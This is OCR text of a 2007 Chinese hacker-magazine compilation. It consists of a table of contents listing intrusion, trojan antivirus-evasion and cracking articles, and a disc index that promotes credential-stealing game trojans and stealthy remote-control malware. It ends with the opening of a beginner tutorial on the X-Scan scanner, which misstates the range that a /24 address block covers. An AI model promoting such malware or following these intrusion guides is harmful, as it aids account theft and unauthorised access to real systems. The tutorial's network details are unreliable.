黑客 X 档案》畅销系列丛书　　菜鸟 Hacker 进化最佳教程

2007 黑客X档案

合订本下卷

WWW.HACKERXFILES.NET WWW.HACKERXFILES.NET

经典漏洞回顾

不为人知的动网7.1 SQL版注入漏洞
动网8.0最新远程注入漏洞来了
动网8.0后台Webshell大作战
PHPBB 2.0.22 MOD版最新注入漏洞
QQ也要玩0day新漏洞
惊爆Oblog4.6 0day漏洞
魔兽公会系统最新远程注入漏洞
Apache mod_rewrite也来远程溢出
动易最新0day注入漏洞来了——动易SP6投票模块注入漏洞全接触

菜鸟推荐文章

菜鸟师徒行－－拜师学艺第一招之扫描（下）
菜鸟师徒行－－菜鸟第二招之入侵
菜鸟师徒行－－木马零接触（上）
菜鸟师徒行－－木马零接触（下）
菜鸟师徒行－－另类的攻击
菜鸟师徒行－－网站入侵也简单（上）
木马免杀全攻略
木马免杀全攻略（续）脚本木马也要免杀
菜鸟基础补习班

精彩内容一览

简简单单，菜鸟来抓服务器肉鸡
菜鸟的神兵利器—Cain
oblog简单工具简单用
告别代理，我们来玩免费VPN
小菜来教大家编写VB病毒
木马免杀之汇编花指令技巧
浅谈CMD下开启远程桌面服务
另类QQ密码的攻与防
Google Hack的菜鸟级应用
八秒钟打造永不被杀的系统无敌后门
特别的礼物，送给特别的你
对黑色技术网站的一次安全检测
社会工程学在黑客中的应用－－一个密码引发的“血案”
看菜鸟如何渗透华夏VIP
小菜竹子的入侵手记
从零开始学破解之（十）认识加密壳
从零开始学破解之（十一）工具脱壳初体验
从零开始学破解之（十二）OllyDBG使用指南(初级篇)
从零开始学破解之（十三）OllyDBG使用指南(进阶篇)
从零开始学破解之（十四）手动脱壳入门篇
从零开始学破解之（十五）手动脱壳进阶篇



黑客X档案2007合订本

下卷

《黑客X档案》2007年合订本（下卷）

出 品 人：孙胜利
主 编：杨冬柱
编 辑 部：sagi/呆呆虫/虫虫/bink
石头/黄色潜水艇/笨牛牛
特约编辑：ww0830/zj1244/阿布/hackest
姜超/孟方明
光 盘 部：丛林
设 计：谭海梅
排 版：Bifrost
发行部主任：赵琦
E-Mail：hackerxfiles@263.net
邮购查询电话：(010)88560080
发行联系电话：(010)88561472
联 系 人：赵琦
邮 编：100037
定 价：28.8 元（光盘+手册）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2007.07 菜鸟师徒行——拜师学艺第一招之扫描（下）...... 9
2007.08 菜鸟师徒行——菜鸟第二招之入侵 14
2007.09 菜鸟师徒行——木马零接触（上）...... 19
2007.10 菜鸟师徒行——木马零接触（下）...... 25
2007.11 菜鸟师徒行——另类的攻击 31
2007.12 菜鸟师徒行——网站入侵也简单 37

QQ 宝典

2007.07 不是黄钻我也要上传 43
2007.07 QQ 也要欺骗登录 44
2007.07 QQ 背景免费得 44
2007.08 为黑客雪耻——QQ 防盗有新法 45
2007.08 QQ 被人恶意绑定，我不怕不怕啦！...... 46
2007.08 “废物利用”QQ 秀倒手赚人情 46
2007.08 投之以李，报之以桃——逆向思维刷 Q 空间人气 47
2007.08 免费享受 QQ 收费服务 48
2007.09 QQ 群黑客也疯狂 49
2007.09 另类 QQ 密码的攻与防 50
2007.09 乱“花”渐欲迷人眼 51
2007.09 邮箱多了不用愁，QQ 邮箱当总管 52
2007.09 让你的 QQ 聊天视频变成卡通 53
2007.10 真假人参果，让你无限摘取 53
2007.10 好友 QQ 秀也有回忆录 54
2007.10 QQ 消息障眼法 55
2007.10 腾讯密保的邮件漏洞 55
2007.10 超级菜鸟的 QQ 玩法 56
2007.10 QQ 空间收费音乐免费加 57
2007.11 QQ 保卫战——我的记录你别动 58
2007.11 非 QQ2007 帐号也来绑邮箱 59
2007.12 再谈 QQ 空间收费音乐免费加 60
2007.12 QQ 空间再来传照片 60
2007.12 小心被骗走 QQ 密码，QQ 空间跨站来钓鱼 61
2007.12 另类聊天跟我来 62

网吧黑客

2007.07 意外突破网维大师 63
2007.07 WinPcap 驱动我偏要安装 64
2007.07 对 arp 攻击者的反击 65
2007.07 网吧破解实战记录 66
2007.08 “冷冻枪”再创网吧免费上网的神话 68
2007.08 用“注销”来绕过网吧保护程序 69
2007.08 徒手破金盘 70
2007.09 网管，看谁牛！...... 71
2007.09 巧破网游防沉迷系统 72
2007.09 轻松破解智星收费系统 73
2007.09 菜鸟来破解 PUBWIN2007 74
2007.10 叉子之破解 PUBWINEP 记 75
2007.10 用 SQL 来击垮万象 2006 76
2007.10 巧用 MT 破解还原卡 77
2007.10 入侵内网我们换个思路 78
2007.11 破解锐捷客户端来免费共享上网 80
2007.11 金盘电子阅览室之完美破解 81
2007.11 网吧菜鸟的自由 83
2007.11 webshell 来助我端口映射 84
2007.12 换个思路来入侵网吧 85
2007.12 小菜自力更生破解新版 IKEEPER 87

目录

2007.12 使用U盘破解冰点6.0 …… 88
2007.12 菜鸟网吧行 …… 89
2007.12 寂寞梧桐我和事 …… 91

网游江湖

2007.07 绝地反击，唧咕梦幻西游木马的噩梦 …… 92

傻瓜黑客

2007.07 菜鸟的神兵利器——Cain …… 94
2007.07 玩转IP查询 …… 96
2007.07 告别代理，我们来玩免费VPN …… 97
2007.07 工具条，自己做 …… 98
2007.07 浅谈CMD下开启远程桌面服务 …… 100
2007.07 我的头像我做主 …… 103
2007.07 逼真的超级链接欺骗 …… 104
2007.07 Live Space也挂马 …… 105
2007.07 使用web迅雷漏洞来挂马 …… 106
2007.07 菜鸟建站之域名注册应用全攻略 …… 106
2007.08 菜鸟破解“喂死它” …… 108
2007.08 网站流量刷刷刷 …… 109
2007.08 轻松打造个人版360安全卫士 …… 110
2007.08 简简单单分离所有绑马文件 …… 111
2007.08 菜鸟来学PHP木马免杀 …… 112
2007.08 百度图片也钓鱼 …… 113
2007.08 小心！魔邮下载器泄密码！ …… 114
2007.08 不会电脑也能拼个病毒——傻瓜批处理工具Visual Bat使用方法 …… 115
2007.08 百度空间也挂马，又是微软的错 …… 116
2007.09 影子系统和ZoneAlarm的时间突破漏洞 …… 117
2007.09 007让我们的隐私更安全 …… 118
2007.09 让系统拥有一个真实的影子 …… 120
2007.09 菜鸟也学CAIN的DNS欺骗 …… 121
2007.09 菜鸟学习之温故而知新 …… 122
2007.09 Google Hack的菜鸟级应用 …… 123
2007.09 防火墙的普遍缺陷及利用 …… 124
2007.09 菜鸟也用VBS脚本打造黑软 …… 126
2007.10 局域网嗅探又一利器—X-Spoof …… 128
2007.10 让别人帮我们抓肉鸡 & 来抓别人的肉鸡 …… 130
2007.10 批处理恶作剧 …… 131
2007.10 菜鸟之文件捆绑分析报告 …… 131
2007.10 另类帐号我来隐藏 …… 132
2007.10 双剑合璧，汉化无敌——再谈对非标准资源的汉化 …… 134
2007.10 菜鸟之误入网络管理机房 …… 135
2007.10 不能说的秘密 …… 138
2007.10 挂马新思路 …… 138
2007.10 让googlepages来帮鸽子上线 …… 139
2007.10 WinMount来快速打开超大的RAR文件 …… 140
2007.11 合法使用卡巴斯基的文件扫描功能 …… 141
2007.11 得到CIF文件为何总是密码错误? …… 141
2007.11 网站流量“量身定做” …… 143
2007.11 手把手教你黑客软件快捷化 …… 144
2007.11 跟我学用CE来修改游戏 …… 144
2007.11 图解“克隆羊”盗拷“防盗圈” …… 146
2007.11 手工破解XP用户登录 …… 148
2007.11 以彼之道还彼之身——radmin的hash欺骗利用 …… 149
2007.11 送给叉子的傻瓜级代理 …… 151
2007.11 看菜鸟巧妙绕过瑞星 …… 152
2007.12 好用的在线文件处理系统——Google文件 …… 152
2007.12 到底是谁动了我的电脑 …… 153
2007.12 简简单单，菜鸟来抓服务器肉鸡 …… 154
2007.12 百度贴吧防御战 …… 155

CONTENT

2007.12 学用诺顿漏洞来抓肉鸡 156
2007.12 微软也来虚拟机—— VirtualPC 2007 157
2007.12 SysCheck 的文件验证缺陷 159
2007.12 “运行”中的秘密 160
2007.12 菜鸟的反击—— JAVASCRIPE 愚弄盗号者 161
2007.12 简简单单创建“隐形”帐户 162
2007.12 破冰之旅，磁盘分区无法双击访问的解决之道 164
2007.12 看我如何搞定刚哥的电脑 165

牧马记

2007.07 风一般自由的木马 168
2007.07 DIY 我们自己的黑洞 169
2007.07 迷你木马 SLH 2.0 170
2007.07 木马免杀之汇编花指令技巧 172
2007.07 菜鸟也玩黑吃黑 175
2007.08 恶作剧之吻——黑客 X 档案开源项目之“追风恶搞专家” 176
2007.08 菜鸟的新宝马—— N S 远程管理工具 177
2007.08 打造自动生成免杀的上兴服务端 178
2007.09 巧用 MSN Messenger 实现远程控制 180
2007.09 八秒钟打造永不被杀的系统无敌后门 181
2007.09 PcShare 新版使用小记 182
2007.09 小巧稳定 SUS FTP 后门试用手记 183
2007.10 跟我学 aspx 木马免杀 187
2007.10 TGA Backdoor ——一款来自于葡萄牙的木马后门 188
2007.10 手工查杀，我们不怕啦！ 190
2007.10 用 O D 来定位鸽子瑞星内存特征码 193
2007.11 功能强大的 SLH4 远控木马 194
2007.11 做最好的 RootKit –“幻影” 197
2007.11 网页木马免杀全过程 199
2007.11 誓将 PcShare 免杀进行到底 200
2007.12 简单易用的 IRAT 203
2007.12 浩天的力作——暗组远程控制软件 204
2007.12 让我们的灰鸽子也会映像劫持 206
2007.12 菜鸟来免杀抓企鹅的“老猫” 207

毒宠

2007.07 菜鸟的病毒遭遇战 209
2007.07 U 盘病毒的逆向分析 211
2007.08 rising.exe 病毒的分析与删除 213
2007.08 太阁中的暗箭 215
2007.09 手工来清除 A V 终结者变种病毒 216
2007.09 终结流氓 851733.cn 217
2007.10 菜鸟杀毒记 218
2007.10 万能的手工杀毒 219
2007.11 菜鸟来解救杀毒软件 221
2007.11 网络僵尸幻影遭遇战 222
2007.12 绞杀 meex.exe 224
2007.12 流氓的新品种—— ujrscrc 225

侠隐仙踪

2007.07 友谊远去的脚步 226
2007.08 较量 227
2007.09 向回走，回到起点的时候 229
2007.10 爱情病毒 230
2007.11 蜕变 232
2007.12 我的失忆女友（一） 233

一个人的战争

2007.07 菜鸟从提权到制作跳板 236

目录

2007.07	oblog 简单工具简单用	239
2007.07	一分钟轻松入侵“伊朗能源效率组织”网站	240
2007.07	自力更生，搞定 My 动力管理后台	241
2007.07	捅漏中国漏洞网	245
2007.07	Apache mod_rewrite 也来远程溢出	246
2007.07	与 Oracle8i 的远程入侵亲密接触	247
2007.08	通过日志来入侵 Oracle8i	249
2007.08	Oblog 后台来拿 Webshell	251
2007.08	魔兽公会系统最新远程注入漏洞	252
2007.08	入侵中国核动力研究设计院	254
2007.08	逆向工程在一次入侵中的巧妙应用	256
2007.08	互联星空也要渗透	258
2007.08	动网 8.0 后台 Webshell 大作战	261
2007.09	动网 8．0 最新远程注入漏洞来了	263
2007.09	QQ 也要玩 0day 新漏洞	265
2007.09	简单渗透飞翔中国技术门户网站	267
2007.09	一次简单的内网渗透过程	270
2007.09	记一次艰难的入侵	273
2007.09	对黑色技术网站的一次安全检测	274
2007.09	入侵国内某知名安全站点	277
2007.10	不为人知的动网 7.1 SQL 版注入漏洞	280
2007.10	PHPBB 2.0.22 MOD 版最新注入漏洞	282
2007.10	教育局网站？黑的就是你	284
2007.10	记一次绕过证书认证的入侵	285
2007.10	看我来简单渗透盘古网站	287
2007.10	跟我一起来破解 Oracle 的密码	290
2007.10	网络钓鱼要这样玩	294
2007.11	惊爆 Oblog4.6 0day 漏洞	297
2007.11	对国内知名黑客站点的一次渗透经过	299
2007.11	XSS 漏洞的另类利用全过程	302
2007.11	唐网科技企业管理 0day 漏洞分析	305
2007.11	一次吉安县某中学入侵手记	307
2007.11	渗透某房产门户网	310
2007.12	动易最新 0day 注入漏洞来了——动易 SP6 投票模块注入漏洞全接触	312
2007.12	卖空间引起的一场入侵风波——思路篇	314
2007.12	联想，看我怎么入侵你！	316
2007.12	小菜竹子的入侵手记 － 入侵浙江省某高校全记录	318
2007.12	Frontpage 来帮我们入侵机房音乐站点	321
2007.12	巧拿 100 堂免费影院的 webshell	322
2007.12	看菜鸟如何渗透华夏 VIP	324

安全第一

2007.07	我的密码我怕谁	326
2007.07	教你使用 Vista 来禁用 U 盘	326
2007.07	全副武装——病毒、插件能奈我何？	327
2007.08	计算机常见隐私防护	328
2007.08	IE 安全不容忽视	330
2007.08	密无忧—让我们的密码从此无忧无虑	332
2007.09	特别的礼物，送给特别的你	335
2007.09	实战文件夹安全防护技术	336
2007.09	利用端口转发来防范旁注	338
2007.10	简单易用的防火墙—— ashampoo	339
2007.10	修补 Windows2003 sp2 补丁包中的抗 DDoS 缺陷	340
2007.10	文件关联在手工防毒杀毒中的利用	341
2007.11	菜鸟的 360 帐号保险箱	343
2007.11	为 Internet 的连接装上“安全锁”	344
2007.11	让文件校验来保护菜鸟的平安	347
2007.12	玩黑，你准备好了吗？	349
2007.12	系统管理新秀—— DarkParticle	350
2007.12	打造防映像劫持类病毒的安全工具	352

CONTENT

黑客研究院

2007.07 远程文件包含（RFI）漏洞，菜鸟新的大餐 354
2007.07 Cookie 注入也提速 356
2007.08 Oblog4.5 跨站漏洞大观园 357
2007.08 把 D-link 网络设备打造成我们的兵器库 359
2007.09 Windows 中的双刃剑－映像劫持 362
2007.09 隐藏在 asp 木马中的秘密 364
2007.10 与 CC 攻击者的较量 365
2007.10 浅析文件头欺骗漏洞 367
2007.11 从鸡肋到鸡翅——细品都市自媒体博客 369
2007.11 站长中国——企业网站管理系统 3.0 漏洞 374
2007.12 一句话木马在防注入程序中的利用 375
2007.12 在 Oracle 中利用 UTL_FILE 包读写文件 377

神密园

2007.07 从零开始学破解之（十）认识加密壳 380
2007.07 OllyICE 循序渐进系列教程之初窥门径 383
2007.08 从零开始学破解之（十一）工具脱壳初体验 386
2007.08 动态跟踪破解 TC for Win 4.5 390
2007.09 从零开始学破解之（十二）OllyDBG 使用指南（初级篇） 392
2007.09 脱未知壳，免杀 QQ 木马 395
2007.10 从零开始学破解之（十三）OllyDBG 使用指南（进阶篇） 397
2007.10 轻松爆破搞定杀毒软件的升级 400
2007.11 从零开始学破解之（十四）手动脱壳入门篇 402
2007.11 破解汉化一条龙 407
2007.12 从零开始学破解之（十五）手动脱壳进阶篇 408
2007.12 以假乱真—巧绕文件自校验 412

黑客编程

2007.07 易语言之打造 GUI 界面 S 扫描器 415
2007.07 小菜来教大家编写 VB 病毒 417
2007.08 病毒并非高手写——一个简单的 VB 病毒与专杀程序的制作 418
2007.08 ASP 木马编写之菜鸟篇 420
2007.09 初识易语言之编写 WEBSHELL 生成器 423
2007.09 MFC 也来制作服务端生成器 426
2007.10 病毒走了，蠕虫又来——VB 蠕虫的感染大战 427
2007.10 浅析木马服务端的生成技术 430
2007.11 下载者技术全面实现 432
2007.11 菜鸟编程来抓肉鸡 434
2007.12 使用 Delphi 来打造 QQ 安全登录器 436
2007.12 VBS 编写脚本特征码定位器 438

主题乐园

2007.07 木马免杀全攻略 441
2007.08 PC 安全大家一起来 450
2007.09 木马免杀全攻略（续）脚本木马也要免杀 459
2007.10 菜菜请跟我学端口映射和转发 465
2007.11 菜鸟基础补习班 469
2007.12 社会工程学在黑客中的应用——一个密码引发的“血案” 473

寂寞梧桐

呆呆虫问吧 479

光盘索引

QQ空间小秘书：
这是一款QQ空间辅助软件，也是一款互踩必备工具，您无需进入对方的QQ空间，就可以快速的给对方留言和日志评论，再也不用忍受访问慢的烦恼，而且还可以快速给您自己写日志、写心情、以及转载别人的日志。

NT自动登陆器V2.1：
如果您是在在自己的机器上使用Windows NT/2000/XP，你还有必要按下CTRL+ALT+DEL，然后输入用户名和密码来登陆系统吗？下载这个软件可以让你减少麻烦，让计算机自动登陆。

Visual Bat：
将任何BAT、CMD批处理脚本编译为EXE文件，添加了强大的文档命令查询帮助功能，含盖从dos到xp的所有cmd命令。

SAMInside：
是一款破解Windows NT/2000/XP/2003用户口令的软件。速度很快，可达几百万口令/秒，支持暴力破解、模糊破解、字典攻击、多台电脑分布式破解等方式。

唧咕梦幻西游木马06.7.6版：
支持梦幻西游最新版，能运行于Win98，WinMe，Win2000，WinXP和Win2003。对游戏本身不会造成任何停顿．支持常用外挂。通过80端口发信，安全，高效。不会泄露自己信箱密码，运行后防火墙不会有任何提示！

梧桐QQ欺骗登陆器：
请将客户端dqq.exe与配置文件wtqq.ini放在同一文件夹使用！建议使用QQ邮箱，但请注意：请先登陆http://mail.qq.com进入设置，启用POP3/SMTP服务！！！

黑洞1.9：
黑洞远程控制软件V1.9 是一款功能强大的计算机远程控制软件，非常适合个人、公司和家庭用于远程维护、远程协助和远程管理，黑洞远程控制软件拥有屏幕控制、屏幕查看、文件管理、视频监控、Telnet等功能，满足绝大部分场合下的需要。

SLH 2.0：
服务端穿防火墙，插入IE进程启动，70K左右，有简单的管理功能，还不错的远程控制。

Penumbra：
Penumbra是一款dll木马，其本身没有进程，隐蔽性较高，同时，将木马注入系统网络服务进程中，可以很容易的突破多数的防火墙限制，所以它对于多数设置等级中、低的防火墙都可以顺利通过，并且可以通过windows xp sp2和windows 2003 sp1的默认防火墙。

按键精灵5.5破解版：
是一个模拟鼠标键盘动作的软件。通过制作脚本，可以让按键精灵代替您的双手，自动执行一系列鼠标键盘动作。

fix8：
卡通视频恶搞录制器。

网游密码黑手六合一：
准确的截获传奇世界、诛仙、完美国际、武林外传、问道、跑跑卡丁车的区、服务器、帐号、密码、等级、金钱。

vmware converter：
这是一款能将物理电脑系统转化为一个虚拟机映像文件的工具，而且生成的映像可以在该公司的VMware虚拟机软件中使用。

Remote MSN Command：
是一个网络控制工具，可以利用MSN对远程系统进行控制。它简单易用，可以支持关闭重启系统，注销当前用户，发送文件，打开删除文件，启动停止ftp服务器等操作。

Folder Crypt：
一款文件夹加密工具，支持多种加密算法，包括64位DES，128位的ARCFour，128位的Triple DES和AES-Rijndael算法。

华华鼠标自动点击器：
只要按下热键，让鼠标自动点击器帮你点击吧！鼠标点击速度可以调节，鼠标左键右键也可以选择。新版本可以自定义热键。如果您是在在自己的机器上使用Windows NT/2000/XP，你还有必要按下CTRL+ALT+DEL，然后输入用户名和密码来登陆系统吗？下载这个软件可以让你减少麻烦，让计算机自动登陆。

WinMount：
WinMount是一个 Windows 小工具，安装本软件后，对ZIP RAR ISO BIN文件“右键”mount 为一个新的盘符，这样你就可以直接使用里面的文件了，不需要展开。非常节省时间，更节省空间。

Filemon：
是一个出色的文件系统监视软件，它将所有与文件一切相关操作（如读取、修改、出错信息等）全部记录下来以供用户参考，并允许用户对记录的信息进行保存、过滤、查找等处理，这就为用户对系统的维护提供了极大的便利。

SysCheck：
syscheck的进程管理页可列出win32级的隐藏进程。

360保险箱：
奇虎360自主研发的360保险箱已初步开发完成，主要提供主动防御功能。

幻影远程控制：
1）服务端无进程 2）服务端无服务 3）两种启动隐藏方式：插入程，svchost启动 4）两种模式：直连，反弹 5）平时不开端口，只有连接时才开端口。 6）反弹链接支持两种：域名（如花生壳绑定的机器域名，方便动态IP机器）。

DarkParticle：
是一款系统管理辅助工具。当前版本的DarkParticle 主要包括“进程管理”和“服务管理”两大功能。

CloneCD：
到目前为止还没有一种软件能象CloneCD一样完整地复制CD。硬体方面：目前支持大部分ATAPI介面极少数的SCSI介面。

百度贴吧守护者：
帮助您大面积清除恶意回复，比如挖坟，爆主题。方便的清除某人的回复，对删除大量空主题同样有效。

SingK Password Producer：
骨灰级的密码生成软件。密码在现代社会中扮演着不可替代的角色，我们不仅要求数量，而且要求质量；要做到不会被黑客软件破解，不会被别人猜到。

花刺代理：
是为方便大家使用代理浏览国外网站，为提高大众网用户浏览科研教育网的速度，参照"代理之狐"设计的。

Ashampoo Firewall：
Ashampoo FireWall是著名的Ashampoo Software 新近开发的一款防火墙产品。这个防火墙界面华丽、功能强大、简单易用，是个人用户上网安全的保护神！

Cheat Engine5.2：
最优秀的游戏作弊工具。它的优点多不胜数，虽然单独从搜索游戏里面的数值来说，它并不比其他同类软件强多少，但它不仅仅是个游戏修改工具，它还有其他游戏修改软件所没有的一些特点。

密无忧：
是一款密码保护、自动登录和安全管理的软件。主要作用是通过建立安全通道方式防止盗号，各种登录界面无须手工填写密码，点击鼠标自动登录、密码信息高度加密保存，使用简单，并且没有间谍和流氓软件，彻底解决密码问题，从此，上网密无忧！

费尔木马强力清除助手：
一个清除木马病毒的辅助工具，有极强的清除能力，可以用它来清除一些比较顽固并且无法被其他杀毒软件清除的木马病毒。

Hide The IP：
Hide The IP可以帮助您突破浏览限制，访问原本被封锁的网站，还可以隐藏您的IP信息，保护您匿名冲浪。

百度贴吧守护者：
帮助您大面积清除恶意回复，比如挖坟，爆主题。方便的清除某人的回复，对删除大量空主题同样有效。



菜鸟师徒行

——拜师学艺第一招之扫描（下）

阿布（周五杰）

话说这天阿布正在管理 X 的论坛，突然 QQ 上有个头像闪了起来，原来是燕妹妹徒弟又来了。阿布刚打开聊天窗口，还没说什么呢，燕妹妹就开始表功了，说自己这几天来一直在努力学习，每天都练习着端口扫描，已经练到了炉火纯青的地步了。

阿布看了看，说道："果然是一个好学的好徒弟，孺子可教，那今天我们来学什么呢？"燕妹妹好奇的说道："啊！？破布老师，你记性怎么这么差呀，你上次不是说要教我几个综合的扫描工具的使用吗？"

阿布一拍脑袋，终于想起自己上次是这么说过的，于是说道："既然这样，那今天我就教你如何使用几款综合的扫描工具。"刚说完，又生气的对燕妹妹说道："刚才你叫我什么，'破布老师'，这能是你叫的吗？要尊敬老师，以后不准喊'破布老师'了！"

燕妹妹委屈的回答道："又不是我这么叫你的，前几天我天天到论坛上瞎转，后来认识了好几个斑主，他们都称呼你为'破布'的，我还以为这是尊称呢。"

阿布急忙说道："别听那帮家伙瞎说，他们嫉妒我收了一个妹妹徒弟，所以才给我起了这么一个外号。好了，下边开始专心听讲。"

X-SCAN 是国内著名安全组织"安全焦点"开发的一款功能强大的综合扫描工具，它侧重的是漏洞扫描及其分析，内置了许多的漏洞检测脚本。其对于安全漏洞的检测效果远比 superscan 等要强大的多。

燕妹妹迫不及待的说道："这么好啊！快教我如何使用吧，我还要早点学人侵呢！"

阿布继续讲道："在使用 X-SCAN 扫描前需要确定目标以及进行一些扫描参数设置。"燕妹妹嚷道："这个我知道了，用什么工具都要先进行参数设置的。"阿布赞许的点点头，继续说道："双击运行 X-SCAN，打开"设置"里的"扫描参数"界面，这里有全部的扫描设置。'检测范围'可以指定扫描 IP 的范围，同样可以是 IP 地址、网址或者 IP 段，也支持从地址文件中读取 IP 地址。而且还有格式演示哦（图 1）！

Localhost：扫描计算机名字为 Localhost 的主机。

www.tatget.com：扫描此域名对应 IP 的主机。

192.168.0.1：扫描此 IP 的主机。

192.168.0.1/24：扫描从 192.168.0.1 到 192.168.0.24 的全部主机。

192.168.1.1-192.168.2.100：扫描 192.168.1.1-192.168.2.100 的跨网段的全部主机。

192.168.0.1，192.168.1.1-10，192.168.2.1/24：对上面几项的综合设置，其中使用逗号分割。懂了吗？"

燕妹妹不耐烦的说道："这些简单的东西，我一看就明白了，快讲下面的吧！"阿布只好继续讲道："在'全局设置'中，'扫描模块'主要是用来设置需要扫描的项目，也就是检测什么漏洞了（图 2）。

我们可以针对对方的服务情况进行设置，比如倘若对方没有开放 FTP 服务的话，那就没有必要进行'FTP 弱口令'的检测。

开放服务：用于扫描 TCP 端口状态，并根据用户设置主动识别开放端口正在运行的服务及目标操作系统类型。




图 1

